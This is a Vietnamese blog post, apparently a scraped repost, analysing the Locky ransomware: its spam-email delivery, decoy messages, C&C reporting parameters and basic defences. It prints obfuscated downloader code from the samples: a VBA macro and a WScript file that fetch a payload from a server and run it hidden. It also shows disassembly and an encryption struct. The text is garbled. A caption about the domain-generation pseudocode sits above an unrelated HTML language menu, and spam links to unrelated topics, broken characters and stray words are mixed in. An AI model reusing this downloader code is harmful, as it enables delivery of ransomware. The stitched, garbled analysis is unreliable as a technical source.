
Vào tháng 2/2016, mạng Internet đã bị rúng động vì một loại mã độc tống tiền (ransomware) mới có tên là Locky. Theo báo cáo cho thấy mã độc tống tiền Locky đã lây lan người dùng hơn 114 quốc gia trên thế giới. Phân tích mẫu mã độc cho thấy đây là một loại Trojan hoàn toàn mới. Vậy Locky là gì và làm sao có thể chống lại mã độc này? Hãy cùng tìm hiểu.

Bạn đang xem: Locky là loại mã độc gì


Cách thức phát tánĐể phát tán một loại Trojan, tin tặc thường gửi spam lượng lớn email cùng với các tệp tin đính kèm độc hại. Tệp tin đính kèm ở đây là một tệp tin văn bản .DOC chứa macro độc hại tải Locky Trojan từ máy chủ về máy tính nạn nhân và thực thi nó.



yeba


```
If "iaUjYmyUHdPL" = "doUDt" Then
GoTo jdGMJYX
jdGMJYX:
MsgBox "RtdpngjimGzhRwDCYlRg", vbCritical, "iemngtZkTHUKZMFRdt"
End If
Set phgscadc = CreateObject(asdccccccasd.oiuytgfdscsdf)
phgscadc.Open asdccccccasd.ertertyyyvcxxcv2, ddsfetybx, False
phgscadc.Send
xzczxcsdfbb = phgscadc.ResponseBody
Set phgscadc = Nothing
Dim vVDUWZ As String
Dim KIrUUKL As Integer
Dim xxDPAJVTm As Integer
Dim SAWMywcUNCa As Long
Dim tzhlbVW, RwhnjLBArKCUeeNpZ, ldESNmXr, RKKQtBlB As String
Dim GKe As String
Dim ceIEPxauadFDU As Integer
Dim vNKYaOvLwOZAHEwLGhFei As Integer
Dim TIvVDPwPukVzcl As Long
Dim gqvRvq As Single, lufAgzIDXleFjJAnO As Byte, CgXjgsFAChriiLHD As String, qsFinIGIsQ
If "vVmWnSnBMLSx" = "htLKl" Then
GoTo YKLuTZe
YKLuTZe:
MsgBox "UUzhtMvnDJmevBRelSRy", vbCritical, "ovniCSxkKKlrvAgMSs"
End If
dfsdcsiivzxc = FreeFile
Open xzczxphgva For Binary Access Write As #dfsdcsiivzxc
    Put #dfsdcsiivzxc, 1, xzczxcsdfbb
Close #dfsdcsiivzxc

sdsccvbbdsasd = Shell(xzczxphgva, vbHide)
```

Visual Basic file | length : 2276 lines : 69 | Ln : 1 Col : 1 Sel : 0 | 0 | Dos\Windows | UTF-8 w/o BOM | INS


FW: Payment ACCEPTED M-267689 - Message (Plain Text)
Message
Reply
Reply to All
Forward
Respond
Delete
Move to Folder
Other Actions
Actions
Junk E-mail
Categorize
Follow Up
Mark as Unread
Options
Find
From: Tracey Hoover [HooverTracey74635@pawluk.org]
Sent: Wed 3/16/2016 2:46 AM
To: info
Cc:
Subject: FW: Payment ACCEPTED M-267689
Message
payment_document_267689.zip
Dear info,
Please check the payment confirmation attached to this email.
The Transaction should appear on your bank in 2 days.
Thank you.
Tracey Hoover
Financial CEO


[SPAM] Bestellung 30155 - Message (HTML)
Message
Reply
Reply to All
Forward
Respond
Delete
Move to Folder
Other Actions
Actions
Junk E-mail
Categorize
Follow Up
Mark as Unread
Options
Find
From: david.favella06@buhlergroup.com
Sent: Wed 3/16/2016 12:25 PM
To:
Cc:
Subject: [SPAM] Bestellung 30155
Message
Bestellung Bestellung 30155.zip.zip
Sehr geehrte Damen und Herren,
anbei erhalten Sie unsere Bestellung. Diese ist maschinell erstellt und ist daher ohne Unterschrift gültig.


Dear ladies and gentlemen,
enclosed you receive our order. This order has been created automatically and is valid without signature.
Mit freundlichen Grüßen / Best regards


7-Zip File Manager
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
C:\Users\Woodpeckers_VM_7_64\AppData\Local\Microsoft\Windows\Temporary Internet Files\C
Name Size Packed Size Modified
scanned_doc_f287e.js 6 347 2 601 2016-03-15 21:14
details_b31df.js 6 494 2 654 2016-03-15 21:14
afbdvtxk.bmp 90 58 2016-03-15 21:14
0 object(s) selected

details_b31df.js_


```
var SatKujJjV = kUM0.getMilliseconds();
WScript.Sleep(10);
var kUM0 = new Date();
var GTNQezpewAMtBNv = kUM0.getMilliseconds();
WScript.Sleep(10);
var kUM0 = new Date();
var KIhnajn = kUM0.getMilliseconds();
var tPmDRN = SatKujJjV - JsDrY;
var SlBVqmkbzmdqnIS = GTNQezpewAMtBNv - SatKujJjV;
var bdKbfqpuX = KIhnajn - GTNQezpewAMtBNv;
WshShell = WScript[DygCApmMrBFl + lWIChJjI + VaUaM + MAun + XlpkYjhcbPJkw + DahfDz + HI
function NRuFwYTyvli(HtxKsIztVPHtw){WshShell[zeTNROjnfoVTX + Aroe](HtxKsIztVPHtw, 0, 0)
function xzMuw(n){return pKCrHoLQBkY + hMFpgy + SiYPtEkSmkBn + iSIQot + nZEYPCYQPVGq +
if ((tPmDRN != SlBVqmkbzmdqnIS) || (SlBVqmkbzmdqnIS != bdKbfqpuX)){qCOr = WshShell[SIpn
 KnZCpdnZSyA = xzMuw(0);
 ZrqKzLnsk = WScript.CreateObject(KnZCpdnZSyA);
ZrqKzLnsk[scDEqqTP + UznbzasstvQj + GFAUHTDMeoY](hZoEbzJ + FJUi, uvnbIXsNFoEBbL + vKv +
ZrqKzLnsk.send();
while (ZrqKzLnsk.readystate < 4 ) {WScript.Sleep(1000)};
kHwJWnPVTan = WScript[DygCApmMrBFl + lWIChJjI + VaUaM + MAun + XlpkYjhcbPJkw + DahfDz +
kHwJWnPVTan[scDEqqTP + UznbzasstvQj + GFAUHTDMeoY]();
kHwJWnPVTan[kaV + CPfeumZzEftFJm] = 1;
kHwJWnPVTan[nHfuwUBZxYSw + HAcVGhAEvwSMjx + nMBgj + EOhpPJ](ZrqKzLnsk.ResponseBody);
kHwJWnPVTan[oKoGU + qRkrvXWrqLYDnX + QAt + vndWREbVGpfg + sKtvzsZXaRqSqy + GWEHvcOkZY +
kHwJWnPVTan[zzpoMUuYC + MVP + Bsw0 + aatNzLf + tGlICMnFK + ZFLPsqUmlPVGNHQ + Kciq + LlG
kHwJWnPVTan[xOudZFgNZqSoRkk + vMRIGNZQPQGgUqQ + MyiSjkUYmhvKWEy]();
NRuFwYTyvli(qCOr);
tPmDRN = "asd;lfkjaosdfau7hgsd8fa7ogsdfyauhisdf" + SatKujJjV + JsDrY;
SlBVqmkbzmdqnIS = "asd;lfkjaosdfau7hgsd8fa7ogsdfyauhisdf" + GTNQezpewAMtBNv + SatKujJjV
bdKbfqpuX = "asd;lfkjaosdfau7hgsd8fa7ogsdfyauhisdf" + KIhnajn + GTNQezpewAMtBNv;
}
```

JavaScript file | length : 6494 lines : 204 | Ln : 1 Col : 1 Sel : 0 | 0 | Dos\Windows | UTF-8 w/o BOM | INS




```
.text:00405F5B                          ; std::basic_string *__usercall GetLanguage@<eax>(std::basic_string *langName@<esi>)
.text:00405F5B                          GetLanguage     proc near               ; CODE XREF: ReportInstall+308↑p
.text:00405F5B                                                                  ; WinMain(x,x,x,x)+51E↑p
.text:00405F5B
.text:00405F5B                          var_25          = byte ptr -25h
.text:00405F5B                          LCData          = byte ptr -24h
.text:00405F5B                          var_4           = dword ptr -4
.text:00405F5B
.text:00405F5B 000 55                                   push    ebp
.text:00405F5C 004 8B EC                                mov     ebp, esp
.text:00405F5E 004 83 EC 24                             sub     esp, 24h
.text:00405F61 028 53                                   push    ebx
.text:00405F62 02C 33 DB                                xor     ebx, ebx
.text:00405F64 02C 89 5D FC                             mov     [ebp+var_4], ebx
.text:00405F67 02C FF 15 EC 00 41 00                    call    ds:GetUserDefaultUILanguage
.text:00405F6D 02C 6A 20                                push    20h             ; cchData
.text:00405F6F 030 8D 4D DC                             lea     ecx, [ebp+LCData]
.text:00405F72 030 51                                   push    ecx             ; lpLCData
.text:00405F73 034 0F B7 C0                             movzx   eax, ax
.text:00405F76 034 6A 59                                push    LOCALE_SISO639LANGNAME ; LCType
.text:00405F78 038 50                                   push    eax             ; Locale
.text:00405F79 03C FF 15 E8 00 41 00                    call    ds:GetLocaleInfoA
.text:00405F7F 02C C7 46 14 0F 00 00 00                 mov     dword ptr [esi+14h], 0Fh
.text:00405F86 02C 89 5E 10                             mov     [esi+10h], ebx
.text:00405F89 02C 88 1E                                mov     [esi], bl
.text:00405F8B 02C 3B C3                                cmp     eax, ebx
.text:00405F8D 02C 7F 4F                                jg      short loc_405FDE
.text:00405F8F 02C 57                                   push    edi
.text:00405F90 030 BF F9 2B 41 00                       mov     edi, offset unk_412BF9
.text:00405F95 030 57                                   push    edi
.text:00405F96 034 8B C6                                mov     eax, esi
.text:00405F98 034 E8 65 F6 FF FF                       call    std__basic_string___Inside_0
.text:00405F9D 030 84 C0                                test    al, al
.text:00405F9F 030 74 1B                                jz      short loc_405FBC
.text:00405FA1 030 83 7E 14 10                          cmp     dword ptr [esi+14h], 10h
.text:00405FA5 030 72 04                                jb      short loc_405FAB
.text:00405FA7 030 8B 06                                mov     eax, [esi]
.text:00405FA9 030 EB 02                                jmp     short loc_405FAD
.text:00405FAB                          ; ---------------------------------------------------------------------------
```


```
00000000
00000000 file_data       struc ; (sizeof=0x344, mappedto_99) ; XREF: ProcessFile/r
00000000 start_marker    dd ?                    ; XREF: ProcessFile+2C/w
00000004 id              db 16 dup(?)            ; XREF: ProcessFile+43/o
00000014 aes_key         db 256 dup(?)           ; XREF: ProcessFile:loc_401862/o
00000014                                         ; ProcessFile+3B8/o ...
00000114 name_marker     dd ?                    ; XREF: ProcessFile+36/w
00000114                                         ; ProcessFile+449/o
00000118 orig_name       db 520 dup(?)           ; XREF: ProcessFile+9B/o
00000320 attr            WIN32_FILE_ATTRIBUTE_DATA ? ; XREF: ProcessFile:loc_4015B1/o
00000320                                         ; ProcessFile:loc_4015E3/r ...
00000344 file_data       ends
```




```
</p><form action="/" method="get">
    <font id="brown">Languages</font>:
    <select name="lang" onchange="this.form.submit()">
        <option value="bg">Български</option>
        <option value="ca">Català</option>
        <option value="cs">Čeština</option>
        <option value="da">Dansk</option>
        <option value="de">Deutsch</option>
        <option value="el">Ελληνικά</option>
        <option value="en" selected="selected">English</option>
        <option value="es">Español</option>
        <option value="fi">Suomi</option>
        <option value="fr">Français</option>
        <option value="hi">हिन्दी</option>
        <option value="hr">Hrvatski</option>
        <option value="hu">Magyar</option>
        <option value="it">Italiano</option>
        <option value="ja">日本語</option>
        <option value="ko">한국어</option>
        <option value="ms">Bahasa Melayu</option>
        <option value="nl">Nederlands</option>
        <option value="no">Norsk bokmål</option>
        <option value="pl">Polski</option>
        <option value="pt">Português</option>
        <option value="sk">Slovenčina</option>
        <option value="sr">Српски</option>
        <option value="sv">Svenska</option>
        <option value="tr">Türkçe</option>
        <option value="zh">中文</option>
    </select>
```

Đoạn mã giả thuật toán tạo tên miền C&C Locky

Kết nối đến một C&C được thực hiện thông qua giao thức HTTP. Mã độc Locky gửi một yêu cầu POST request đến địa chỉ với định dạng *http: ///main.php;* dữ liệu truyền tải sẽ được mã hóa với một thuật toán đối xứng đơn giản.

Xem thêm: Jump N Jump – Nhảy Jump, Sân chơi trong nhà cho trẻ em

Các dạng thông số được gửi đi bao gồm:

Thông báo về lây nhiễm thành công và yêu cầu khóaid=**& act = getkey**& affid = &lang=&corp=&serv=&os=&sp=&x64=Gửi danh sách các đường dẫn bị mã hóaid=**& act = báo cáo**&data=Với mỗi ổ đĩa đã được xử lý, Locky sẽ gửi đến máy chủ điều khiển một danh sách tất cả đường dẫn của tất cả các tệp tin.Gửi thống kê mỗi ổ đĩa cứng được xử lýid=**& act = số liệu thống kê**&path=&encrypted=&failed=&length=Tin tặc thu thập số liệu thống kê rất chi tiết về mỗi thiết bị lẫy nhiêm. Các họ mã độc tống tiền khác thường không làm việc này.

Xem thêm: Lá Trinh Nữ Hoàng Cung Trị Bệnh Gì, 7 Cã¡Ch Trá»?? Bá»??Nh

Các biện pháp ngăn chặn

Locky là một loại mã độc tống tiền điển hình. Tuy nhiên nó lại khiến các nhà nghiên cứu bảo mật chú ý bởi sự linh hoạt và phát tán rộng rãi. Để bảo vệ bản thân khỏi loại mã độc tống tiền Locky, thực hiện các biện pháp sau:Không mở các tệp tin đính kèm trong email được gửi từ nguồn không rõ ràng.Sao lưu dữ liệu định kì và lưu trữ bản sao sao lưu trên một thiết bị lưu trữ tách khác rời hoặc lưu trữ trên cloud.Thường xuyên cập nhật phần mềm diệt virus, hệ điều hành và các phần mềm cài đặt trên máy tính.Tạo một thư mục mạng riêng biệt với mỗi người dùng khi quản lý truy cập đến thư mục mạng được chia sẻ..**THN**

Chuyên mục: Công Nghệ 4.0

The post Phân Tích Mã Độc Tống Tiền Locky Là Loại Mã Độc Gì ? Nguyên Nhân, Cách Khắc Phục Locky first appeared on CALLOFDUTYMOBILEPC.COM.